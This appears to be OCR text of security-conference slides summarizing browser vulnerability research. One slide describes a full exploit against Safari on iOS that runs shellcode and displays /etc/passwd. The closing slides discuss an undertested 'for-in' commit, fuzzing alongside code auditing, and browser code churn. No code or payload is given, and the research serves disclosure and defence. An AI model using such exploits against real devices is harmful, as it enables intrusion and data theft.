


11 © ARM 2017 ARM

https://events.static.linuxfound.org/sites/events/files/slides/slides_23.pdf

Full exploit on iOS

- Full Exploit on Safari on iOS
- Exploit runs shellcode
- Displays contents of `/etc/passwd`



Conclusions

Our experience on browser security research

* Untested big commits
* Fuzzing + code auditing
* Dynamic landscape

Conclusions

* The for-in commit
  * A large commit that seemed to not have been thoroughly tested
  * Enticing for attackers, very large attack surface
* Fuzzing and code auditing
  * They go hand in hand
  * Fuzzing not only uncovers bugs but also can help producing exploits
* Browser landscape changes often
  * High code churn
  * Mitigations constantly being improved

FIN